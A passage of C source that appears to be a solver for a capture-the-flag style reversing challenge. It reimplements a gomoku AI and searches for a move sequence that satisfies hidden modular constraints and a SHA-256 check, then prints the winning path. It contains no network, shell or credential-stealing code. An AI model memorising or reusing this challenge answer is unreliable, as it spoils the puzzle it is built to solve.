    bytes[2] = (uint8_t)((value >> 16u) & 0xFFu);
    bytes[3] = (uint8_t)((value >> 24u) & 0xFFu);
    sha256_update(ctx, bytes, sizeof(bytes));
}

static void sha256_final(Sha256Ctx *ctx, uint8_t digest[32])
{
    uint32_t i = ctx->data_len;
    uint32_t j;

    ctx->data[i++] = 0x80u;
    if (i > 56u) {
        while (i < 64u) {
            ctx->data[i++] = 0u;
        }
        sha256_transform(ctx, ctx->data);
        memset(ctx->data, 0, 56u);
    } else {
        while (i < 56u) {
            ctx->data[i++] = 0u;
        }
    }

    ctx->bit_len += (uint64_t)ctx->data_len * 8ull;
    for (j = 0; j < 8u; ++j) {
        ctx->data[63u - j] = (uint8_t)((ctx->bit_len >> (j * 8u)) & 0xFFu);
    }
    sha256_transform(ctx, ctx->data);

    for (i = 0; i < 4u; ++i) {
        digest[i] = (uint8_t)((ctx->state[0] >> (24u - i * 8u)) & 0xFFu);
        digest[i + 4u] = (uint8_t)((ctx->state[1] >> (24u - i * 8u)) & 0xFFu);
        digest[i + 8u] = (uint8_t)((ctx->state[2] >> (24u - i * 8u)) & 0xFFu);
        digest[i + 12u] = (uint8_t)((ctx->state[3] >> (24u - i * 8u)) & 0xFFu);
```

```c
        digest[i + 16u] = (uint8_t)((ctx->state[4] >> (24u - i * 8u)) & 0xFFu);
        digest[i + 20u] = (uint8_t)((ctx->state[5] >> (24u - i * 8u)) & 0xFFu);
        digest[i + 24u] = (uint8_t)((ctx->state[6] >> (24u - i * 8u)) & 0xFFu);
        digest[i + 28u] = (uint8_t)((ctx->state[7] >> (24u - i * 8u)) & 0xFFu);
    }
}

static uint32_t pack_move(int x, int y)
{
    return (((uint32_t)x & 0xFFu) << 8) | ((uint32_t)y & 0xFFu);
}

static uint32_t build_pair_material(Move human, Move ai, uint32_t lane_index)
{
    uint32_t human_move = pack_move(human.x, human.y);
    uint32_t ai_move = pack_move(ai.x, ai.y);
    uint32_t vector_move = pack_move(human.x + ai.x, human.y + ai.y);
    uint32_t material = mix32(
        0xA93F2D71u ^ (lane_index * 0x045D9F3Bu),
        human_move ^ rotl32(ai_move, (lane_index & 7u) + 1u));
    material = mix32(
        material,
        vector_move ^ rotl32(human_move + 0x27D4EB2Fu, (((uint32_t)ai.x ^
(uint32_t)ai.y) & 7u) + 1u));
    material = mix32(
        material,
        ai_move ^ rotl32(vector_move + 0x9E3779B9u, (((uint32_t)human.x ^
(uint32_t)human.y) & 7u) + 1u));
    return material ? material : 0xA93F2D71u;
}

static void ready_reset(ReadyState *state)
{
    state->path_fold = 0x19F4A2D7u;
    state->fail_fold = 0xC3E15B8Fu;
    state->ready_fold = 0x4D58A71Cu;
    state->submit_count = 0;
}

static ReadyState ready_advance(ReadyState state, Move human, Move ai)
{
    uint32_t lane_index = state.submit_count;
    uint32_t human_move = pack_move(human.x, human.y);
    uint32_t ai_move = pack_move(ai.x, ai.y);
    uint32_t material = build_pair_material(human, ai, lane_index);
    uint32_t path_fold;
    uint32_t fail_fold;
```

```
    uint32_t ready_fold;

    path_fold = mix32(
        state.path_fold ^ (lane_index * 0x010201u),
        material ^ rotl32(human_move, (lane_index & 7u) + 1u));
    path_fold = mix32(
        path_fold,
        ai_move ^ rotl32(material, (lane_index & 7u) + 2u));

    fail_fold = mix32(
        state.fail_fold ^ (lane_index * 0x9E3779B9u),
        human_move ^ rotl32(ai_move + 0xBAD0C0DEu, (lane_index & 7u) + 3u));
    fail_fold = mix32(fail_fold, material ^ 0x91564D58u);

    ready_fold = mix32(
        state.ready_fold ^ (lane_index * 0x7FEB352Du),
        material ^ 0xC37A5D21u);
    ready_fold = mix32(
        ready_fold,
        human_move ^ rotl32(ai_move + 0x27D4EB2Fu, (lane_index & 7u) + 2u));

    state.path_fold = path_fold ? path_fold : 0x19F4A2D7u;
    state.fail_fold = fail_fold ? fail_fold : 0xC3E15B8Fu;
    state.ready_fold = ready_fold ? ready_fold : 0x4D58A71Cu;
    state.submit_count = lane_index + 1u;
    return state;
}

static void ready_digest_sha256(const ReadyState *state, uint8_t digest[32])
{
    Sha256Ctx ctx;
    sha256_init(&ctx);
    sha256_update_u32le(&ctx, 0xD3E7A251u);
    sha256_update_u32le(&ctx, VMX_CODE_FOLD);
    sha256_update_u32le(&ctx, state->submit_count);
    sha256_update_u32le(&ctx, state->submit_count);
    sha256_update_u32le(&ctx, VMX_BODY_LENGTH);
    sha256_update_u32le(&ctx, state->path_fold);
    sha256_update_u32le(&ctx, state->fail_fold);
    sha256_update_u32le(&ctx, state->ready_fold);
    sha256_update(&ctx, VMX_BODY_TAG_SHA256, sizeof(VMX_BODY_TAG_SHA256));
    sha256_final(&ctx, digest);
}

static int ready_matches(const ReadyState *state)
{
    uint8_t digest[32];
```

```
    uint8_t mismatch = 0;
    size_t i;
    ready_digest_sha256(state, digest);
    for (i = 0; i < sizeof(digest); ++i) {
        mismatch |= (uint8_t)(digest[i] ^ VMX_READY_BASIS_SHA256[i]);
    }
    return mismatch == 0u;
}

static char cell_to_pattern(uint8_t cell, int role)
{
    if (cell == (uint8_t)role) {
        return '1';
    }
    if (cell == ROLE_EMPTY) {
        return '0';
    }
    return '2';
}

static int score_line(const char *line, int len)
{
    int score = 0;
    size_t i;
    for (i = 0; i < sizeof(g_patterns) / sizeof(g_patterns[0]); ++i) {
        const Pattern *p = &g_patterns[i];
        int off;
        if (p->len > len) {
            continue;
        }
        for (off = 0; off <= len - p->len; ++off) {
            if (memcmp(line + off, p->pat, (size_t)p->len) == 0) {
                score += p->score;
            }
        }
    }
    return score;
}

static int score_board_for_role(const Game *g, int role)
{
    int total = 0;
    char line[BOARD_SIZE];
    int x, y, d, s, len;

    for (y = 0; y < BOARD_SIZE; ++y) {
        for (x = 0; x < BOARD_SIZE; ++x) {
```

```
            line[x] = cell_to_pattern(g->board[x][y], role);
        }
        total += score_line(line, BOARD_SIZE);
    }

    for (x = 0; x < BOARD_SIZE; ++x) {
        for (y = 0; y < BOARD_SIZE; ++y) {
            line[y] = cell_to_pattern(g->board[x][y], role);
        }
        total += score_line(line, BOARD_SIZE);
    }

    for (d = -10; d <= 10; ++d) {
        len = 0;
        for (x = 0; x < BOARD_SIZE; ++x) {
            y = x + d;
            if (y >= 0 && y < BOARD_SIZE) {
                line[len++] = cell_to_pattern(g->board[x][y], role);
            }
        }
        if (len >= 5) {
            total += score_line(line, len);
        }
    }

    for (s = 4; s <= 24; ++s) {
        len = 0;
        for (x = BOARD_SIZE - 1; x >= 0; --x) {
            y = s - x;
            if (y >= 0 && y < BOARD_SIZE) {
                line[len++] = cell_to_pattern(g->board[x][y], role);
            }
        }
        if (len >= 5) {
            total += score_line(line, len);
        }
    }

    return total;
}

static void recompute_scores(Game *g)
{
    g->all_score[0] = score_board_for_role(g, ROLE_HUMAN);
    g->all_score[1] = score_board_for_role(g, ROLE_COMPUTER);
}

```

```
static int evaluate_point(const Game *g, int px, int py)
{
    char human_line[4][16];
    char ai_line[4][16];
    int len[4] = { 0, 0, 0, 0 };
    int i, j, result = 0;

    for (i = max_int(0, px - 5); i < min_int(BOARD_SIZE, px + 6); ++i) {
        human_line[0][len[0]] = (i != px)
            ? cell_to_pattern(g->board[i][py], ROLE_HUMAN)
            : '1';
        ai_line[0][len[0]] = (i != px)
            ? cell_to_pattern(g->board[i][py], ROLE_COMPUTER)
            : '1';
        ++len[0];
    }

    for (i = max_int(0, py - 5); i < min_int(BOARD_SIZE, py + 6); ++i) {
        human_line[1][len[1]] = (i != py)
            ? cell_to_pattern(g->board[px][i], ROLE_HUMAN)
            : '1';
        ai_line[1][len[1]] = (i != py)
            ? cell_to_pattern(g->board[px][i], ROLE_COMPUTER)
            : '1';
        ++len[1];
    }

    {
        int off = min_int(min_int(px, py), 5);
        int ei = min_int(BOARD_SIZE, px + 6);
        int ej = min_int(BOARD_SIZE, py + 6);
        for (i = px - off, j = py - off; i < ei && j < ej; ++i, ++j) {
            human_line[2][len[2]] = (i != px)
                ? cell_to_pattern(g->board[i][j], ROLE_HUMAN)
                : '1';
            ai_line[2][len[2]] = (i != px)
                ? cell_to_pattern(g->board[i][j], ROLE_COMPUTER)
                : '1';
            ++len[2];
        }
    }

    {
        int off = min_int(min_int(py, BOARD_SIZE - 1 - px), 5);
        int si = px + off;
        int sj = py - off;
        int ei = max_int(0, px - 5);
```

```
543             int ej = min_int(BOARD_SIZE, py + 6);
544             for (i = si, j = sj; i >= ei && j < ej; --i, ++j) {
545                 human_line[3][len[3]] = (i != px)
546                     ? cell_to_pattern(g->board[i][j], ROLE_HUMAN)
547                     : '1';
548                 ai_line[3][len[3]] = (i != px)
549                     ? cell_to_pattern(g->board[i][j], ROLE_COMPUTER)
550                     : '1';
551                 ++len[3];
552             }
553         }
554 
555         for (i = 0; i < 4; ++i) {
556             result += score_line(human_line[i], len[i]);
557             result += score_line(ai_line[i], len[i]);
558         }
559         return result;
560     }
561 
562     static void ppm_clear(Ppm *p)
563     {
564         memset(p, 0, sizeof(*p));
565     }
566 
567     static void ppm_add(Ppm *p, const Game *g, int px, int py)
568     {
569         static const int dirs[8][2] = {
570             { 1, 1 }, { 1, -1 }, { -1, 1 }, { -1, -1 },
571             { 1, 0 }, { 0, 1 }, { -1, 0 }, { 0, -1 }
572         };
573         int d;
574         PpmHistory *h;
575 
576         if (p->history_count >= PPM_MAX_HISTORY) {
577             fprintf(stderr, "ppm history overflow\n");
578             exit(1);
579         }
580 
581         h = &p->history[p->history_count++];
582         h->added_count = 0;
583         h->removed_x = -1;
584         h->removed_y = -1;
585 
586         for (d = 0; d < 8; ++d) {
587             int nx = px + dirs[d][0];
588             int ny = py + dirs[d][1];
589             if (nx < 0 || nx >= BOARD_SIZE || ny < 0 || ny >= BOARD_SIZE) {
```

```
            continue;
        }
        if (g->board[nx][ny] == ROLE_EMPTY && !p->is_candidate[nx][ny]) {
            p->is_candidate[nx][ny] = 1;
            if (h->added_count < PPM_MAX_ADDED) {
                h->added_x[h->added_count] = nx;
                h->added_y[h->added_count] = ny;
                ++h->added_count;
            }
        }
    }

    if (p->is_candidate[px][py]) {
        p->is_candidate[px][py] = 0;
        h->removed_x = px;
        h->removed_y = py;
    }
}

static int ppm_collect(const Ppm *p, ScoredMove *out)
{
    int n = 0;
    int x, y;
    for (x = 0; x < BOARD_SIZE; ++x) {
        for (y = 0; y < BOARD_SIZE; ++y) {
            if (p->is_candidate[x][y]) {
                out[n].x = x;
                out[n].y = y;
                out[n].score = 0;
                ++n;
            }
        }
    }
    return n;
}

static void sort_scored_moves(ScoredMove *arr, int n)
{
    int i;
    for (i = 1; i < n; ++i) {
        ScoredMove key = arr[i];
        int j = i - 1;
        while (j >= 0) {
            const ScoredMove *p = &arr[j];
            int before;
            if (key.score != p->score) {
                before = key.score > p->score;
```

```
            } else if (key.x != p->x) {
                before = key.x < p->x;
            } else {
                before = key.y < p->y;
            }
            if (!before) {
                break;
            }
            arr[j + 1] = arr[j];
            --j;
        }
        arr[j + 1] = key;
    }
}

static int should_skip_root_candidate(int human_move_count, int px, int py)
{
    static const struct {
        Move first;
        Move second;
    } block_pairs[] = {
        { { 3, 5 }, { 3, 0 } },
        { { 6, 2 }, { 1, 2 } },
        { { 8, 4 }, { 13, 4 } },
        { { 10, 1 }, { 10, 6 } },
        { { 0, 8 }, { 5, 8 } },
        { { 2, 10 }, { 7, 10 } },
        { { 4, 12 }, { 9, 12 } },
        { { 6, 14 }, { 11, 14 } },
        { { 12, 0 }, { 12, 5 } },
        { { 14, 2 }, { 14, 7 } },
        { { 0, 3 }, { 5, 3 } },
        { { 2, 5 }, { 7, 5 } },
        { { 4, 7 }, { 9, 7 } },
        { { 6, 9 }, { 11, 9 } },
        { { 8, 11 }, { 13, 11 } },
        { { 9, 13 }, { 14, 13 } },
        { { 0, 0 }, { 0, 5 } },
        { { 1, 4 }, { 1, 9 } },
        { { 2, 1 }, { 2, 6 } },
        { { 3, 7 }, { 3, 12 } },
        { { 4, 0 }, { 4, 5 } },
        { { 5, 9 }, { 5, 14 } },
        { { 6, 3 }, { 6, 8 } },
        { { 7, 1 }, { 7, 6 } },
        { { 8, 2 }, { 8, 7 } },
        { { 9, 0 }, { 9, 5 } },
```

```
            { { 10, 8 }, { 10, 13 } },
            { { 11, 0 }, { 11, 5 } },
            { { 12, 7 }, { 12, 12 } },
            { { 13, 1 }, { 13, 6 } },
            { { 14, 8 }, { 14, 3 } },
            { { 0, 1 }, { 5, 1 } },
        };
        static const struct {
            uint32_t move_no;
            uint32_t pair_count;
        } stages[] = {
            { 5u, 1u },
            { 10u, 2u },
            { 15u, 4u },
            { 20u, 8u },
            { 25u, 16u },
            { 30u, 32u },
        };
        uint32_t pair_count = 0;
        size_t i;
        for (i = 0; i < sizeof(stages) / sizeof(stages[0]); ++i) {
            if ((uint32_t)human_move_count >= stages[i].move_no) {
                pair_count = stages[i].pair_count;
            }
        }
        if (pair_count > sizeof(block_pairs) / sizeof(block_pairs[0])) {
            pair_count = (uint32_t)(sizeof(block_pairs) / sizeof(block_pairs[0]));
        }
        for (i = 0; i < pair_count; ++i) {
            if ((px == block_pairs[i].first.x && py == block_pairs[i].first.y) ||
                (px == block_pairs[i].second.x && py == block_pairs[i].second.y)) {
                return 1;
            }
        }
        return 0;
    }

    static int choose_ai_move(Game *g, Move *out)
    {
        ScoredMove candidates[SEARCH_MAX_CANDIDATES];
        int nc = ppm_collect(&g->ppm, candidates);
        int i;
        int alpha = GOMOKU_MIN_SCORE;
        int count = 0;
        int found = 0;

        for (i = 0; i < nc; ++i) {
```

```
            candidates[i].score = evaluate_point(g, candidates[i].x,
    candidates[i].y);
        }
        sort_scored_moves(candidates, nc);

        for (i = 0; i < nc; ++i) {
            int px = candidates[i].x;
            int py = candidates[i].y;
            int value;

            if (should_skip_root_candidate(g->human_count, px, py)) {
                continue;
            }

            g->board[px][py] = ROLE_COMPUTER;
            recompute_scores(g);

            if (g->all_score[0] >= 50000) {
                value = -(GOMOKU_MAX_SCORE - 1001);
            } else if (g->all_score[1] >= 50000) {
                value = -(GOMOKU_MIN_SCORE + 1001);
            } else {
                value = g->all_score[1] - g->all_score[0];
            }

            g->board[px][py] = ROLE_EMPTY;
            recompute_scores(g);

            if (!found || value > alpha) {
                found = 1;
                alpha = value;
                out->x = px;
                out->y = py;
            }

            ++count;
            if (count >= 9) {
                break;
            }
        }

        return found;
    }

    static void game_init(Game *g)
    {
        memset(g, 0, sizeof(*g));
```

```
    ppm_clear(&g->ppm);
    recompute_scores(g);
}

static int play_pair(Game *g, Move human, Move *ai_out)
{
    Move ai;

    if (human.x < 0 || human.x >= BOARD_SIZE || human.y < 0 || human.y >= BOARD_SIZE) {
        return 0;
    }
    if (g->board[human.x][human.y] != ROLE_EMPTY) {
        return 0;
    }
    if (g->human_count >= SEARCH_MAX_DEPTH || g->ai_count >= SEARCH_MAX_DEPTH) {
        return 0;
    }

    g->board[human.x][human.y] = ROLE_HUMAN;
    g->human[g->human_count++] = human;
    ppm_add(&g->ppm, g, human.x, human.y);
    recompute_scores(g);
    if (g->all_score[0] >= 50000) {
        return 0;
    }

    if (!choose_ai_move(g, &ai)) {
        return 0;
    }
    if (g->board[ai.x][ai.y] != ROLE_EMPTY) {
        return 0;
    }

    g->board[ai.x][ai.y] = ROLE_COMPUTER;
    g->ai[g->ai_count++] = ai;
    ppm_add(&g->ppm, g, ai.x, ai.y);
    recompute_scores(g);
    if (g->all_score[1] >= 50000) {
        return 0;
    }

    *ai_out = ai;
    return 1;
}

```

```c
static uint64_t hidden_constraint_salt_x(int lane)
{
    return ((((uint64_t)REAL_SALT_B >> ((lane & 3) * 8)) & 0xFFull) +
            (uint64_t)lane * 7ull + 0x13ull) % HIDDEN_CONSTRAINT_RADIX;
}

static uint64_t hidden_constraint_salt_y(int lane)
{
    return ((((uint64_t)REAL_SALT_B >> (((lane + 1) & 3) * 8)) & 0xFFull) +
            (uint64_t)lane * 11ull + 0x1Dull) % HIDDEN_CONSTRAINT_RADIX;
}

static int hidden_constraint_initial_prev_x(void)
{
    return (int)((REAL_SALT_B >> 1u) & 0xFu);
}

static int hidden_constraint_initial_prev_y(void)
{
    return (int)((REAL_SALT_B >> 5u) & 0xFu);
}

static uint64_t hidden_constraint_seed_x(void)
{
    uint64_t material = ((uint64_t)REAL_SALT_B << 32u) |
        ((uint64_t)(REAL_SALT_B ^ 0xA5A5D3E7u) & 0xFFFFFFFFull);
    return mix64(material ^ 0x6D7B9A49C2E5A13Full);
}

static uint64_t hidden_constraint_seed_y(void)
{
    uint64_t material = (((uint64_t)(REAL_SALT_B ^ 0xFFFFFFFFu) &
0xFFFFFFFFull) << 32u) |
        (((uint64_t)(REAL_SALT_B << 7u) ^ 0x9E3779B9ull) & 0xFFFFFFFFull);
    return mix64(material ^ 0xBB67AE8584CAA73Bull);
}

static int hidden_constraint_lane_x(int lane, int sx, int sy, int prev_sx)
{
    uint64_t value = (uint64_t)sx + (uint64_t)prev_sx +
        (uint64_t)(2 * sy) + hidden_constraint_salt_x(lane);
    return (int)(value % HIDDEN_CONSTRAINT_RADIX);
}

static int hidden_constraint_lane_y(int lane, int sx, int sy, int prev_sy)
{
    uint64_t value = (uint64_t)sy + (uint64_t)prev_sy +
```

```
        (uint64_t)(3 * sx) + hidden_constraint_salt_y(lane);
    return (int)(value % HIDDEN_CONSTRAINT_RADIX);
}

static uint64_t hidden_constraint_advance(uint64_t current, int lane)
{
    return current * HIDDEN_CONSTRAINT_RADIX + (uint64_t)lane;
}

static int hidden_constraint_power_for_depth(int depth, uint64_t *power)
{
    int i;
    uint64_t value = 1ull;

    if (power == NULL || depth <= 0) {
        return 0;
    }

    for (i = 0; i < depth; ++i) {
        if (value > UINT64_MAX / HIDDEN_CONSTRAINT_RADIX) {
            return 0;
        }
        value *= HIDDEN_CONSTRAINT_RADIX;
    }

    *power = value;
    return 1;
}

static int decode_constraint_target(int depth, ConstraintTarget *target)
{
    uint64_t power;
    uint64_t tx;
    uint64_t ty;
    int i;

    if (target == NULL || depth <= 0 || depth > SEARCH_MAX_DEPTH) {
        return 0;
    }
    if (!hidden_constraint_power_for_depth(depth, &power)) {
        return 0;
    }

    memset(target, 0, sizeof(*target));
    target->depth = depth;

    tx = REAL_FINAL_X - (hidden_constraint_seed_x() * power);
```

```c
    ty = REAL_FINAL_Y - (hidden_constraint_seed_y() * power);
    if (tx >= power || ty >= power) {
        return 0;
    }

    for (i = depth - 1; i >= 0; --i) {
        target->lane_x[i] = (int)(tx % HIDDEN_CONSTRAINT_RADIX);
        target->lane_y[i] = (int)(ty % HIDDEN_CONSTRAINT_RADIX);
        tx /= HIDDEN_CONSTRAINT_RADIX;
        ty /= HIDDEN_CONSTRAINT_RADIX;
    }

    return 1;
}

static int guided_dfs(Game g, ReadyState ready, const ConstraintTarget *target,
                      int depth, int prev_sx, int prev_sy, Solution *solution)
{
    int x;
    int y;

    if (++g_nodes > SEARCH_MAX_NODES) {
        return 0;
    }

    if (depth == target->depth) {
        if (ready_matches(&ready)) {
            uint64_t fx = hidden_constraint_seed_x();
            uint64_t fy = hidden_constraint_seed_y();
            int i;
            int px = hidden_constraint_initial_prev_x();
            int py = hidden_constraint_initial_prev_y();
            solution->depth = depth;
            memcpy(solution->human, g.human, sizeof(solution->human));
            memcpy(solution->ai, g.ai, sizeof(solution->ai));
            for (i = 0; i < depth; ++i) {
                int sx = g.human[i].x + g.ai[i].x;
                int sy = g.human[i].y + g.ai[i].y;
                fx = hidden_constraint_advance(
                    fx,
                    hidden_constraint_lane_x(i, sx, sy, px));
                fy = hidden_constraint_advance(
                    fy,
                    hidden_constraint_lane_y(i, sx, sy, py));
                px = sx;
                py = sy;
            }
```

```
            solution->fold_x = fx;
            solution->fold_y = fy;
            return 1;
        }
        return 0;
    }

    for (x = 0; x < BOARD_SIZE; ++x) {
        for (y = 0; y < BOARD_SIZE; ++y) {
            Game next = g;
            Move human;
            Move ai;
            ReadyState next_ready;
            int sx;
            int sy;

            human.x = x;
            human.y = y;
            if (!play_pair(&next, human, &ai)) {
                continue;
            }

            sx = human.x + ai.x;
            sy = human.y + ai.y;
            if (hidden_constraint_lane_x(depth, sx, sy, prev_sx) != target->lane_x[depth] ||
                hidden_constraint_lane_y(depth, sx, sy, prev_sy) != target->lane_y[depth]) {
                continue;
            }

            next_ready = ready_advance(ready, human, ai);
            if (guided_dfs(next, next_ready, target, depth + 1, sx, sy, solution)) {
                return 1;
            }
        }
    }

    return 0;
}

static void count_guided_paths(Game g, ReadyState ready, const ConstraintTarget *target,
                               int depth, int prev_sx, int prev_sy,
                               uint32_t *guided_paths,
                               uint32_t *ready_paths)
```

```
{
    int x;
    int y;

    if (*guided_paths > 1000000u) {
        return;
    }

    if (depth == target->depth) {
        ++(*guided_paths);
        if (ready_matches(&ready)) {
            ++(*ready_paths);
        }
        return;
    }

    for (x = 0; x < BOARD_SIZE; ++x) {
        for (y = 0; y < BOARD_SIZE; ++y) {
            Game next = g;
            Move human;
            Move ai;
            ReadyState next_ready;
            int sx;
            int sy;

            human.x = x;
            human.y = y;
            if (!play_pair(&next, human, &ai)) {
                continue;
            }

            sx = human.x + ai.x;
            sy = human.y + ai.y;
            if (hidden_constraint_lane_x(depth, sx, sy, prev_sx) != target->lane_x[depth] ||
                hidden_constraint_lane_y(depth, sx, sy, prev_sy) != target->lane_y[depth]) {
                continue;
            }

            next_ready = ready_advance(ready, human, ai);
            count_guided_paths(next, next_ready, target, depth + 1, sx, sy,
                               guided_paths, ready_paths);
        }
    }
}

```

```
static int solve(Solution *solution)
{
    int target_depth;
    for (target_depth = 1; target_depth <= SEARCH_MAX_DEPTH; ++target_depth) {
        Game start;
        ReadyState ready;
        ConstraintTarget target;
        uint32_t guided_paths = 0;
        uint32_t ready_paths = 0;
        if (!decode_constraint_target(target_depth, &target)) {
            printf("depth=%d constraint_candidates=0\n", target_depth);
            continue;
        }
        game_init(&start);
        ready_reset(&ready);
        count_guided_paths(
            start,
            ready,
            &target,
            0,
            hidden_constraint_initial_prev_x(),
            hidden_constraint_initial_prev_y(),
            &guided_paths,
            &ready_paths);
        printf("depth=%d constraint_candidates=1 guided_paths=%u ready_paths=%u\n",
               target_depth, guided_paths, ready_paths);
        game_init(&start);
        ready_reset(&ready);
        g_nodes = 0;
        if (guided_dfs(
                start,
                ready,
                &target,
                0,
                hidden_constraint_initial_prev_x(),
                hidden_constraint_initial_prev_y(),
                solution)) {
            return 1;
        }
        printf("depth=%d searched_nodes=%u no_match\n", target_depth, g_nodes);
    }
    return 0;
}

static void print_move_list(const char *label, const Move *moves, int count)
{
```

```c
    int i;
    printf("%s", label);
    for (i = 0; i < count; ++i) {
        printf("(%d,%d)", moves[i].x, moves[i].y);
    }
    printf("\n");
}

int main(void)
{
    Solution solution;
    memset(&solution, 0, sizeof(solution));

    if (!solve(&solution)) {
        fprintf(stderr, "no path found up to depth %d\n", SEARCH_MAX_DEPTH);
        return 1;
    }

    print_move_list("human_path=", solution.human, solution.depth);
    print_move_list("ai_path=", solution.ai, solution.depth);
    printf("depth=%d\n", solution.depth);
    printf("real_fold=(0x%016" PRIX64 ",0x%016" PRIX64 ")\n",
           solution.fold_x,
           solution.fold_y);
    printf("real_final=(0x%016" PRIX64 ",0x%016" PRIX64 ")\n",
           (uint64_t)REAL_FINAL_X,
           (uint64_t)REAL_FINAL_Y);

    if (solution.fold_x != REAL_FINAL_X || solution.fold_y != REAL_FINAL_Y) {
        fprintf(stderr, "solver produced a path that does not satisfy the real fold\n");
        return 2;
    }

    printf("result=pass\n");
    return 0;
}
```